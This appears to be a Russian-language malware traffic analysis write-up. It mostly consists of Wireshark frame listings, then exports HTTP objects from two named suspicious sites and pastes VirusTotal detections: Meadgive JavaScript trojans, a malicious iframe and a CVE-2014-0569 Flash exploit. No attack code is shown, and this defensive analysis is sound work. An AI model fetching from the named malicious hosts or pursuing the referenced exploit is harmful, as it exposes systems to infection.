[Frame: 2336, payload: 352368-353827 (1460 bytes)]
[Frame: 2337, payload: 353828-355077 (1250 bytes)]
[Frame: 2338, payload: 355078-356432 (1355 bytes)]
[Frame: 2339, payload: 356433-357892 (1460 bytes)]
[Frame: 2340, payload: 357893-359142 (1250 bytes)]
[Frame: 2341, payload: 359143-360602 (1460 bytes)]
[Frame: 2342, payload: 360603-361852 (1250 bytes)]
[Frame: 2345, payload: 361853-363207 (1355 bytes)]
[Frame: 2346, payload: 363208-364562 (1355 bytes)]
[Frame: 2347, payload: 364563-366022 (1460 bytes)]
[Frame: 2348, payload: 366023-367482 (1460 bytes)]
[Frame: 2349, payload: 367483-368942 (1460 bytes)]
[Frame: 2350, payload: 368943-370402 (1460 bytes)]
[Frame: 2351, payload: 370403-371862 (1460 bytes)]
[Frame: 2352, payload: 371863-373322 (1460 bytes)]
[Frame: 2353, payload: 373323-374782 (1460 bytes)]
[Frame: 2354, payload: 374783-376242 (1460 bytes)]
[Frame: 2355, payload: 376243-377702 (1460 bytes)]
[Frame: 2356, payload: 377703-379162 (1460 bytes)]
[Frame: 2357, payload: 379163-380622 (1460 bytes)]
[Frame: 2358, payload: 380623-382082 (1460 bytes)]
[Frame: 2359, payload: 382083-383542 (1460 bytes)]
[Frame: 2360, payload: 383543-385002 (1460 bytes)]
[Frame: 2361, payload: 385003-386462 (1460 bytes)]
[Frame: 2362, payload: 386463-387922 (1460 bytes)]
[Frame: 2363, payload: 387923-389382 (1460 bytes)]
[Frame: 2364, payload: 389383-390842 (1460 bytes)]
[Frame: 2365, payload: 390843-392302 (1460 bytes)]
[Frame: 2366, payload: 392303-393762 (1460 bytes)]
[Frame: 2367, payload: 393763-395222 (1460 bytes)]
[Frame: 2368, payload: 395223-396682 (1460 bytes)]
[Frame: 2369, payload: 396683-398142 (1460 bytes)]
[Frame: 2370, payload: 398143-399602 (1460 bytes)]
[Frame: 2371, payload: 399603-401062 (1460 bytes)]
[Frame: 2372, payload: 401063-402522 (1460 bytes)]
[Frame: 2373, payload: 402523-403982 (1460 bytes)]
[Frame: 2374, payload: 403983-405442 (1460 bytes)]
[Frame: 2375, payload: 405443-406902 (1460 bytes)]
[Frame: 2376, payload: 406903-408362 (1460 bytes)]
[Frame: 2377, payload: 408363-409822 (1460 bytes)]
[Frame: 2378, payload: 409823-411282 (1460 bytes)]
[Frame: 2379, payload: 411283-412742 (1460 bytes)]
[Frame: 2380, payload: 412743-414202 (1460 bytes)]
[Frame: 2381, payload: 414203-415662 (1460 bytes)]
[Frame: 2382, payload: 415663-417122 (1460 bytes)]
[Frame: 2383, payload: 417123-418582 (1460 bytes)]
[Frame: 2384, payload: 418583-420042 (1460 bytes)]
[Frame: 2385, payload: 420043-421502 (1460 bytes)]
[Frame: 2386, payload: 421503-422962 (1460 bytes)]
[Frame: 2387, payload: 422963-424422 (1460 bytes)]
[Frame: 2388, payload: 424423-425882 (1460 bytes)]
[Frame: 2389, payload: 425883-427342 (1460 bytes)]
[Frame: 2390, payload: 427343-428802 (1460 bytes)]
[Frame: 2391, payload: 428803-430262 (1460 bytes)]
[Frame: 2392, payload: 430263-431722 (1460 bytes)]
[Frame: 2393, payload: 431723-433182 (1460 bytes)]
[Frame: 2394, payload: 433183-434642 (1460 bytes)]
[Frame: 2395, payload: 434643-436102 (1460 bytes)]
[Frame: 2396, payload: 436103-437562 (1460 bytes)]
[Frame: 2397, payload: 437563-439022 (1460 bytes)]
[Frame: 2398, payload: 439023-440482 (1460 bytes)]
[Frame: 2399, payload: 440483-441942 (1460 bytes)]
[Frame: 2400, payload: 441943-443402 (1460 bytes)]
[Frame: 2401, payload: 443403-444862 (1460 bytes)]
[Frame: 2402, payload: 444863-446322 (1460 bytes)]
[Frame: 2403, payload: 446323-447782 (1460 bytes)]
[Frame: 2404, payload: 447783-449242 (1460 bytes)]
[Frame: 2405, payload: 449243-450702 (1460 bytes)]
[Frame: 2406, payload: 450703-452162 (1460 bytes)]
[Frame: 2407, payload: 452163-453622 (1460 bytes)]
[Frame: 2408, payload: 453623-455082 (1460 bytes)]
[Frame: 2409, payload: 455083-456542 (1460 bytes)]
[Frame: 2410, payload: 456543-458002 (1460 bytes)]
[Frame: 2411, payload: 458003-459462 (1460 bytes)]
[Frame: 2412, payload: 459463-460922 (1460 bytes)]
[Frame: 2413, payload: 460923-462382 (1460 bytes)]
[Frame: 2414, payload: 462383-463842 (1460 bytes)]
[Frame: 2415, payload: 463843-465302 (1460 bytes)]
[Frame: 2416, payload: 465303-466762 (1460 bytes)]
[Frame: 2417, payload: 466763-468222 (1460 bytes)]
[Frame: 2418, payload: 468223-469682 (1460 bytes)]
[Frame: 2419, payload: 469683-471142 (1460 bytes)]
[Frame: 2420, payload: 471143-472602 (1460 bytes)]
[Frame: 2421, payload: 472603-474062 (1460 bytes)]
[Frame: 2422, payload: 474063-475522 (1460 bytes)]
[Frame: 2423, payload: 475523-476982 (1460 bytes)]
[Frame: 2424, payload: 476983-478442 (1460 bytes)]
[Frame: 2425, payload: 478443-479902 (1460 bytes)]
[Frame: 2426, payload: 479903-481362 (1460 bytes)]
[Frame: 2427, payload: 481363-482822 (1460 bytes)]
[Frame: 2428, payload: 482823-484282 (1460 bytes)]
[Frame: 2429, payload: 484283-485742 (1460 bytes)]
[Frame: 2430, payload: 485743-487202 (1460 bytes)]
[Frame: 2431, payload: 487203-488662 (1460 bytes)]
[Frame: 2432, payload: 488663-490122 (1460 bytes)]
[Frame: 2433, payload: 490123-491582 (1460 bytes)]
[Frame: 2434, payload: 491583-493042 (1460 bytes)]
[Frame: 2435, payload: 493043-494502 (1460 bytes)]
[Frame: 2436, payload: 494503-495962 (1460 bytes)]
[Frame: 2437, payload: 495963-497422 (1460 bytes)]
[Frame: 2438, payload: 497423-498882 (1460 bytes)]
[Frame: 2439, payload: 498883-500342 (1460 bytes)]
[Frame: 2440, payload: 500343-501802 (1460 bytes)]
[Frame: 2441, payload: 501803-503262 (1460 bytes)]
[Frame: 2442, payload: 503263-504722 (1460 bytes)]
[Frame: 2443, payload: 504723-506182 (1460 bytes)]
[Frame: 2444, payload: 506183-507642 (1460 bytes)]
[Frame: 2445, payload: 507643-509102 (1460 bytes)]
[Frame: 2446, payload: 509103-510562 (1460 bytes)]
[Frame: 2447, payload: 510563-512022 (1460 bytes)]
[Frame: 2448, payload: 512023-513482 (1460 bytes)]
[Frame: 2449, payload: 513483-514942 (1460 bytes)]
[Frame: 2450, payload: 514943-516402 (1460 bytes)]
[Frame: 2451, payload: 516403-517862 (1460 bytes)]
[Frame: 2452, payload: 517863-519322 (1460 bytes)]
[Frame: 2453, payload: 519323-520782 (1460 bytes)]
[Frame: 2454, payload: 520783-522242 (1460 bytes)]
[Frame: 2455, payload: 522243-523702 (1460 bytes)]
[Frame: 2456, payload: 523703-525162 (1460 bytes)]
[Frame: 2457, payload: 525163-526622 (1460 bytes)]
[Frame: 2458, payload: 526623-528082 (1460 bytes)]
[Frame: 2459, payload: 528083-529542 (1460 bytes)]
[Frame: 2460, payload: 529543-531002 (1460 bytes)]
[Frame: 2461, payload: 531003-532462 (1460 bytes)]
[Frame: 2462, payload: 532463-533922 (1460 bytes)]
[Frame: 2463, payload: 533923-535382 (1460 bytes)]
[Frame: 2464, payload: 535383-536842 (1460 bytes)]
[Frame: 2465, payload: 536843-538302 (1460 bytes)]
[Frame: 2466, payload: 538303-539762 (1460 bytes)]
[Frame: 2467, payload: 539763-541222 (1460 bytes)]
[Frame: 2468, payload: 541223-542682 (1460 bytes)]
[Frame: 2469, payload: 542683-544142 (1460 bytes)]
[Frame: 2470, payload: 544143-545602 (1460 bytes)]
[Frame: 2471, payload: 545603-547062 (1460 bytes)]
[Frame: 2472, payload: 547063-548522 (1460 bytes)]
[Frame: 2473, payload: 548523-549982 (1460 bytes)]
[Frame: 2474, payload: 549983-551442 (1460 bytes)]
[Frame: 2475, payload: 551443-552902 (1460 bytes)]
[Frame: 2476, payload: 552903-554362 (1460 bytes)]
[Frame: 2477, payload: 554363-555822 (1460 bytes)]
[Frame: 2478, payload: 555823-557282 (1460 bytes)]
[Frame: 2479, payload: 557283-558742 (1460 bytes)]
[Frame: 2480, payload: 558743-560202 (1460 bytes)]
[Frame: 2481, payload: 560203-561662 (1460 bytes)]
[Frame: 2482, payload: 561663-563122 (1460 bytes)]
[Frame: 2483, payload: 563123-564582 (1460 bytes)]
[Frame: 2484, payload: 564583-566042 (1460 bytes)]
[Frame: 2485, payload: 566043-567502 (1460 bytes)]
[Frame: 2486, payload: 567503-568962 (1460 bytes)]
[Frame: 2487, payload: 568963-570422 (1460 bytes)]
[Frame: 2488, payload: 570423-571882 (1460 bytes)]
[Frame: 2489, payload: 571883-573342 (1460 bytes)]
[Frame: 2490, payload: 573343-574802 (1460 bytes)]
[Frame: 2491, payload: 574803-576262 (1460 bytes)]
[Frame: 2492, payload: 576263-577722 (1460 bytes)]
[Frame: 2493, payload: 577723-579182 (1460 bytes)]
[Frame: 2494, payload: 579183-580642 (1460 bytes)]
[Frame: 2495, payload: 580643-582102 (1460 bytes)]
[Frame: 2496, payload: 582103-583562 (1460 bytes)]
[Frame: 2497, payload: 583563-585022 (1460 bytes)]
[Frame: 2498, payload: 585023-586482 (1460 bytes)]
[Frame: 2499, payload: 586483-587942 (1460 bytes)]
[Frame: 2500, payload: 587943-589402 (1460 bytes)]
[Frame: 2501, payload: 589403-590862 (1460 bytes)]
[Frame: 2502, payload: 590863-592322 (1460 bytes)]
[Frame: 2503, payload: 592323-593782 (1460 bytes)]
[Frame: 2504, payload: 593783-595242 (1460 bytes)]
[Frame: 2505, payload: 595243-596702 (1460 bytes)]
[Frame: 2506, payload: 596703-598162 (1460 bytes)]
[Frame: 2507, payload: 598163-599622 (1460 bytes)]
[Frame: 2508, payload: 599623-601082 (1460 bytes)]
[Frame: 2509, payload: 601083-602542 (1460 bytes)]
[Frame: 2510, payload: 602543-604002 (1460 bytes)]
[Frame: 2511, payload: 604003-605462 (1460 bytes)]
[Frame: 2512, payload: 605463-606922 (1460 bytes)]
[Frame: 2513, payload: 606923-608382 (1460 bytes)]
[Frame: 2514, payload: 608383-609842 (1460 bytes)]
[Frame: 2515, payload: 609843-611302 (1460 bytes)]
[Frame: 2516, payload: 611303-612762 (1460 bytes)]
[Frame: 2517, payload: 612763-614222 (1460 bytes)]
[Frame: 2518, payload: 614223-615682 (1460 bytes)]
[Frame: 2519, payload: 615683-617142 (1460 bytes)]
[Frame: 2520, payload: 617143-618602 (1460 bytes)]
[Frame: 2521, payload: 618603-620062 (1460 bytes)]
[Frame: 2522, payload: 620063-621522 (1460 bytes)]
[Frame: 2523, payload: 621523-622982 (1460 bytes)]
[Frame: 2524, payload: 622983-624442 (1460 bytes)]
[Frame: 2525, payload: 624443-625902 (1460 bytes)]
[Frame: 2526, payload: 625903-627362 (1460 bytes)]
[Frame: 2527, payload: 627363-628822 (1460 bytes)]
[Frame: 2528, payload: 628823-630282 (1460 bytes)]
[Frame: 2529, payload: 630283-631742 (1460 bytes)]
[Frame: 2530, payload: 631743-633202 (1460 bytes)]
[Frame: 2531, payload: 633203-634662 (1460 bytes)]
[Frame: 2532, payload: 634663-636122 (1460 bytes)]
[Frame: 2533, payload: 636123-637582 (1460 bytes)]
[Frame: 2534, payload: 637583-639042 (1460 bytes)]
[Frame: 2535, payload: 639043-640502 (1460 bytes)]
[Frame: 2536, payload: 640503-641962 (1460 bytes)]
[Frame: 2537, payload: 641963-643422 (1460 bytes)]
[Frame: 2538, payload: 643423-644882 (1460 bytes)]
[Frame: 2539, payload: 644883-646342 (1460 bytes)]
[Frame: 2540, payload: 646343-647802 (1460 bytes)]
[Frame: 2541, payload: 647803-649262 (1460 bytes)]
[Frame: 2542, payload: 649263-650722 (1460 bytes)]
[Frame: 2543, payload: 650723-652182 (1460 bytes)]
[Frame: 2544, payload: 652183-653642 (1460 bytes)]
[Frame: 2545, payload: 653643-655102 (1460 bytes)]
[Frame: 2546, payload: 655103-656562 (1460 bytes)]
[Frame: 2547, payload: 656563-658022 (1460 bytes)]
[Frame: 2548, payload: 658023-659482 (1460 bytes)]
[Frame: 2549, payload: 659483-660942 (1460 bytes)]
[Frame: 2550, payload: 660943-662402 (1460 bytes)]
[Frame: 2551, payload: 662403-663862 (1460 bytes)]
[Frame: 2552, payload: 663863-665322 (1460 bytes)]
[Frame: 2553, payload: 665323-666782 (1460 bytes)]
[Frame: 2554, payload: 666783-668242 (1460 bytes)]
[Frame: 2555, payload: 668243-669702 (1460 bytes)]
[Frame: 2556, payload: 669703-671162 (1460 bytes)]
[Frame: 2557, payload: 671163-672622 (1460 bytes)]
[Frame: 2558, payload: 672623-674082 (1460 bytes)]
[Frame: 2559, payload: 674083-675542 (1460 bytes)]
[Frame: 2560, payload: 675543-677002 (1460 bytes)]
[Frame: 2561, payload: 677003-678462 (1460 bytes)]
[Frame: 2562, payload: 678463-679922 (1460 bytes)]
[Frame: 2563, payload: 679923-681382 (1460 bytes)]
[Frame: 2564, payload: 681383-682842 (1460 bytes)]
[Frame: 2565, payload: 682843-684302 (1460 bytes)]
[Frame: 2566, payload: 684303-685762 (1460 bytes)]
[Frame: 2567, payload: 685763-687222 (1460 bytes)]
[Frame: 2568, payload: 687223-688682 (1460 bytes)]
[Frame: 2569, payload: 688683-690142 (1460 bytes)]
[Frame: 2570, payload: 690143-691602 (1460 bytes)]
[Frame: 2571, payload: 691603-693062 (1460 bytes)]
[Frame: 2572, payload: 693063-694522 (1460 bytes)]
[Frame: 2573, payload: 694523-695982 (1460 bytes)]
[Frame: 2574, payload: 695983-697442 (1460 bytes)]
[Frame: 2575, payload: 697443-698902 (1460 bytes)]
[Frame: 2576, payload: 698903-700362 (1460 bytes)]
[Frame: 2577, payload: 700363-701822 (1460 bytes)]
[Frame: 2578, payload: 701823-703282 (1460 bytes)]
[Frame: 2579, payload: 703283-704742 (1460 bytes)]
[Frame: 2580, payload: 704743-706202 (1460 bytes)]
[Frame: 2581, payload: 706203-707662 (1460 bytes)]
[Frame: 2582, payload: 707663-709122 (1460 bytes)]
[Frame: 2583, payload: 709123-710582 (1460 bytes)]
[Frame: 2584, payload: 710583-712042 (1460 bytes)]
[Frame: 2585, payload: 712043-713502 (1460 bytes)]
[Frame: 2586, payload: 713503-714962 (1460 bytes)]
[Frame: 2587, payload: 714963-716422 (1460 bytes)]
[Frame: 2588, payload: 716423-717882 (1460 bytes)]
[Frame: 2589, payload: 717883-719342 (1460 bytes)]
[Frame: 2590, payload: 719343-720802 (1460 bytes)]
[Frame: 2591, payload: 720803-722262 (1460 bytes)]
[Frame: 2592, payload: 722263-723722 (1460 bytes)]
[Frame: 2593, payload: 723723-725182 (1460 bytes)]
[Frame: 2594, payload: 725183-726642 (1460 bytes)]
[Frame: 2595, payload: 726643-728102 (1460 bytes)]
[Frame: 2596, payload: 728103-729562 (1460 bytes)]
[Frame: 2597, payload: 729563-731022 (1460 bytes)]
[Frame: 2598, payload: 731023-732482 (1460 bytes)]
[Frame: 2599, payload: 732483-733942 (1460 bytes)]
[Frame: 2600, payload: 733943-735402 (1460 bytes)]
[Frame: 2601, payload: 735403-736862 (1460 bytes)]
[Frame: 2602, payload: 736863-738322 (1460 bytes)]
[Frame: 2603, payload: 738323-739782 (1460 bytes)]
[Frame: 2604, payload: 739783-741242 (1460 bytes)]
[Frame: 2605, payload: 741243-742702 (1460 bytes)]
[Frame: 2606, payload: 742703-744162 (1460 bytes)]
[Frame: 2607, payload: 744163-745622 (1460 bytes)]
[Frame: 2608, payload: 745623-747082 (1460 bytes)]
[Frame: 2609, payload: 747083-748542 (1460 bytes)]
[Frame: 2610, payload: 748543-750002 (1460 bytes)]
[Frame: 2611, payload: 750003-751462 (1460 bytes)]
[Frame: 2612, payload: 751463-752922 (1460 bytes)]
[Frame: 2613, payload: 752923-754382 (1460 bytes)]
[Frame: 2614, payload: 754383-755842 (1460 bytes)]
[Frame: 2615, payload: 755843-757302 (1460 bytes)]
[Frame: 2616, payload: 757303-758762 (1460 bytes)]
[Frame: 2617, payload: 758763-760222 (1460 bytes)]
[Frame: 2618, payload: 760223-761682 (1460 bytes)]
[Frame: 2619, payload: 761683-763142 (1460 bytes)]
[Frame: 2620, payload: 763143-764602 (1460 bytes)]
[Frame: 2621, payload: 764603-766062 (1460 bytes)]
[Frame: 2622, payload: 766063-767522 (1460 bytes)]
[Frame: 2623, payload: 767523-768982 (1460 bytes)]
[Frame: 2624, payload: 768983-770442 (1460 bytes)]
[Frame: 2625, payload: 770443-771902 (1460 bytes)]
[Frame: 2626, payload: 771903-773362 (1460 bytes)]
[Frame: 2627, payload: 773363-774822 (1460 bytes)]
[Frame: 2628, payload: 774823-776282 (1460 bytes)]
[Frame: 2629, payload: 776283-777742 (1460 bytes)]
[Frame: 2630, payload: 777743-779202 (1460 bytes)]
[Frame: 2631, payload: 779203-780662 (1460 bytes)]
[Frame: 2632, payload: 780663-782122 (1460 bytes)]
[Frame: 2633, payload: 782123-783582 (1460 bytes)]
[Frame: 2634, payload: 783583-785042 (1460 bytes)]
[Frame: 2635, payload: 785043-786502 (1460 bytes)]
[Frame: 2636, payload: 786503-787962 (1460 bytes)]
[Frame: 2637, payload: 787963-789422 (1460 bytes)]
[Frame: 2638, payload: 789423-790882 (1460 bytes)]
[Frame: 2639, payload: 790883-792342 (1460 bytes)]
[Frame: 2640, payload: 792343-793802 (1460 bytes)]
[Frame: 2641, payload: 793803-795262 (1460 bytes)]
[Frame: 2642, payload: 795263-796722 (1460 bytes)]
[Frame: 2643, payload: 796723-798182 (1460 bytes)]
[Frame: 2644, payload: 798183-799642 (1460 bytes)]
[Frame: 2645, payload: 799643-801102 (1460 bytes)]
[Frame: 2646, payload: 801103-802562 (1460 bytes)]
[Frame: 2647, payload: 802563-804022 (1460 bytes)]
[Frame: 2648, payload: 804023-805482 (1460 bytes)]
[Frame: 2649, payload: 805483-806942 (1460 bytes)]
[Frame: 2650, payload: 806943-808402 (1460 bytes)]
[Frame: 2651, payload: 808403-809862 (1460 bytes)]
[Frame: 2652, payload: 809863-811322 (1460 bytes)]
[Frame: 2653, payload: 811323-812782 (1460 bytes)]
[Frame: 2654, payload: 812783-814242 (1460 bytes)]
[Frame: 2655, payload: 814243-815702 (1460 bytes)]
[Frame: 2656, payload: 815703-817162 (1460 bytes)]
[Frame: 2657, payload: 817163-818622 (1460 bytes)]
[Frame: 2658, payload: 818623-820082 (1460 bytes)]
[Frame: 2659, payload: 820083-821542 (1460 bytes)]
[Frame: 2660, payload: 821543-823002 (1460 bytes)]
[Frame: 2661, payload: 823003-824462 (1460 bytes)]
[Frame: 2662, payload: 824463-825922 (1460 bytes
```


[Frame: 2954, payload: 380823-382177 (1355 bytes)]  
[Frame: 2955, payload: 382178-383532 (1355 bytes)]  
[Frame: 2957, payload: 383533-384887 (1355 bytes)]  
[Frame: 2958, payload: 384888-386347 (1460 bytes)]



Шаг 8. Анализ вредоносных файлов в virustotal.com

Для автоматизации сбора всех вышенайденных архивов и медиа файлов я воспользуюсь штатной утилитой wireshark для экспорта объектов: Загружу их в меню File -> Export Objects -> HTTP...

И загружу все вышеупомянутые мной файлы с подозрительный сайтов 24corp-shop.com и stand.trustandprobaterealty.com




```
In [24]: 1 # Файлы с сайта stand.trustandprobaterealty.com
2 # и 24corp-shop.com назову именами trust-<No.>
3 # и 24corp-shop-<No.>, где No. - это номер кадра
4
5 !ls -l trust-1554 trust-1566 rust-1991 trust-2379 \
6 trust-2394 trust-2415 trust-2469 trust-2475 \
7 trust-2489 trust-2502 trust-2977 24corp-shop-1074 \
8 24corp-shop-1079 24corp-shop-1356
```


```
ls: cannot access 'rust-1991': No such file or directory
-rw-r--r-- 1 evgeny evgeny 890 May 26 18:16 24corp-shop-1074
-rw-r--r-- 1 evgeny evgeny 890 May 26 18:17 24corp-shop-1079
-rw-r--r-- 1 evgeny evgeny 68665 May 26 18:17 24corp-shop-1356
-rw-r--r-- 1 evgeny evgeny 257577 May 26 18:09 trust-1554
-rw-r--r-- 1 evgeny evgeny 255099 May 26 18:11 trust-1566
-rw-r--r-- 1 evgeny evgeny 401811 May 26 18:12 trust-2379
-rw-r--r-- 1 evgeny evgeny 8227 May 26 18:12 trust-2394
-rw-r--r-- 1 evgeny evgeny 8227 May 26 18:13 trust-2415
-rw-r--r-- 1 evgeny evgeny 572 May 26 18:14 trust-2469
-rw-r--r-- 1 evgeny evgeny 572 May 26 18:14 trust-2475
-rw-r--r-- 1 evgeny evgeny 10606 May 26 18:14 trust-2489
-rw-r--r-- 1 evgeny evgeny 10606 May 26 18:15 trust-2502
-rw-r--r-- 1 evgeny evgeny 401811 May 26 18:15 trust-2977
```

Отправляю все эти файлы по очереди на анализ в сервис VirusTotal. Вот те файлы в которых были обнаружены вредоносные программы:

24corp-shop-1074 - обнаружена вредоносная ссылка в iframe которую я находил ранее



24corp-shop-1079 - то же самое



24corp-shop-1356 - Угроз не обнаружено

trust-1554 - Обнаружен вирус Троян

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY	
Popular threat label ⓘ trojan.meadgive					
Threat categories trojan					
Family labels meadgive					
Security vendors' analysis ⓘ					
Do you want to automate checks?					
ALYac	ⓘ Trojan.GenericKD.4902397		Arcabit	ⓘ Trojan.Generic.D4ACDFD	
Avast	ⓘ JS:Agent-DJT [Trj]		Avert Labs	ⓘ JS/Exploit-Meadgive!Heur	
AVG	ⓘ JS:Agent-DJT [Trj]		Avira (no cloud)	ⓘ JS/Meadgive.P.2	
Baidu	ⓘ JS.Trojan.Kryptik.tr		BitDefender	ⓘ Trojan.GenericKD.4902397	
Cynet	ⓘ Malicious (score: 99)		Emsisoft	ⓘ Trojan.GenericKD.4902397 (B)	
eScan	ⓘ Trojan.GenericKD.4902397		ESET-NOD32	ⓘ JS/Kryptik.ASX	
Fortinet	ⓘ JS/Meadgive.KX!tr		GData	ⓘ Trojan.GenericKD.4902397	
Google	ⓘ Detected		Ikarus	ⓘ Trojan.JS.Agent	
Kaspersky	ⓘ Exploit.JS.Agent.bpm		Kingsoft	ⓘ Script.Ks.Malware.2967	
Lionic	ⓘ Trojan.HTML.Meadgive.3!c		MAX	ⓘ Malware (ai Score=100)	
Microsoft	ⓘ Exploit:JS/Meadgive.P		NANO-Antivirus	ⓘ Trojan.Script.ExpKit.fbenub	
QuickHeal	ⓘ JS/Meadgive.P		Rising	ⓘ Exploit.Agent!8.1B (TOPIS:E0:Odr53YaoX...	
Sangfor Engine Zero	ⓘ Trojan.Generic-Script.Save.effaa2a2		Skyhigh (SWG)	ⓘ BehavesLike.HTML.ExploitBlacole.dr	
Sophos	ⓘ Troj/ExpJS-KX		Symantec	ⓘ Trojan.Gen.NPE	
Tencent	ⓘ Heur:Trojan.Script.LS_Gencirc.7052726.0		Trellix (FireEye)	ⓘ Trojan.GenericKD.4902397	
VIPRE	ⓘ Trojan.GenericKD.4902397		WithSecure	ⓘ Malware.JS/Meadgive.P.2	
Xcitium	ⓘ Exploit.JS.Meadgive.K@5j54qa		ZoneAlarm by Check Point	ⓘ Exploit.JS.Agent.bpm	

trust-1566 - Обнаружен вирус Троян

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY	
Popular threat label ⓘ trojan.emeka/meadgive					
Threat categories trojan					
Family labels emeka meadgive					
Security vendors' analysis ⓘ					
Do you want to automate checks?					
ALYac	ⓘ JS:Trojan.Emeka.165		Arcabit	ⓘ JS:Trojan.Emeka.165	
Avast	ⓘ JS:Agent-DJT [Trj]		Avert Labs	ⓘ JS/Exploit-Meadgive!Heur	
AVG	ⓘ JS:Agent-DJT [Trj]		Avira (no cloud)	ⓘ JS/Meadgive.P.2	
Baidu	ⓘ JS.Trojan.Kryptik.tr		BitDefender	ⓘ JS:Trojan.Emeka.165	
Cynet	ⓘ Malicious (score: 99)		Emsisoft	ⓘ JS:Trojan.Emeka.165 (B)	
eScan	ⓘ JS:Trojan.Emeka.165		ESET-NOD32	ⓘ JS/Kryptik.ASX	
Fortinet	ⓘ JS/Meadgive.KX!tr		GData	ⓘ JS:Trojan.Emeka.165	
Google	ⓘ Detected		Ikarus	ⓘ JS.Meadgive	
Kaspersky	ⓘ Exploit.JS.Agent.bpm		Kingsoft	ⓘ Script.Ks.Malware.2967	
Lionic	ⓘ Trojan.HTML.Emeka.3!c		MAX	ⓘ Malware (ai Score=80)	
Microsoft	ⓘ Exploit:JS/Meadgive.P		NANO-Antivirus	ⓘ Trojan.Script.ExpKit.fbenub	
QuickHeal	ⓘ JS/Meadgive.P		Rising	ⓘ Exploit.Agent!8.1B (TOPIS:E0:Odr53YaoX...	
Sangfor Engine Zero	ⓘ Suspicious.Win32.Save.a		Skyhigh (SWG)	ⓘ BehavesLike.HTML.ExploitBlacole.dr	
Sophos	ⓘ Troj/ExpJS-KX		Symantec	ⓘ Trojan.Gen.NPE	
Tencent	ⓘ Heur:Trojan.Script.LS_Gencirc.7052726.0		Trellix (FireEye)	ⓘ JS:Trojan.Emeka.165	
VIPRE	ⓘ JS:Trojan.Emeka.165		ViRobot	ⓘ JS.Z.Agent.255099.A	
WithSecure	ⓘ Malware.JS/Meadgive.P.2		Xcitium	ⓘ Exploit.JS.Meadgive.K@5j54qa	
ZoneAlarm by Check Point	ⓘ Exploit.JS.Agent.bpm		Acronis (Static ML)	✅ Undetected	

trust-1991 - Угроз не обнаружено

trust-2379 - Угроз не обнаружено

trust-2394 - Обнаружен вредоносный код

DETECTION		DETAILS	RELATIONS	BEHAVIOR	COMMUNITY	10
Popular threat label		trojan.exkit/expl		Threat categories		trojan
				Family labels		exkit expl papaka
Security vendors' analysis						Do you want to automate checks?
AhnLab-V3		SWF/Cve-2014-0569		AliCloud		Exploit:Win/ExKit.G
ALYac		Script.SWF.C96		Arcabit		Script.SWF.C96
Avast		SWF:CVE-2014-0569-A [Expl]		Avert Labs		Exploit-CVE2014-0569
AVG		SWF:CVE-2014-0569-A [Expl]		Avira (no cloud)		EXP/SWF.Agent.sff
BitDefender		Script.SWF.C96		ClamAV		Swf.Exploit.Rig-7
Cynet		Malicious (score: 99)		DrWeb		Exploit.CVE-2014-0569.1
Emsisoft		Script.SWF.C96 (B)		eScan		Script.SWF.C96
ESET-NOD32		SWF/Exploit.ExKit.G		GData		Script.SWF.C96
Google		Detected		Ikarus		Exploit.SWF
Kaspersky		Exploit.SWF.Papaka.a		Lionic		Trojan.SWF.ExKit.3lc
MAX		Malware (ai Score=100)		Microsoft		Trojan:Win32/Ceevee
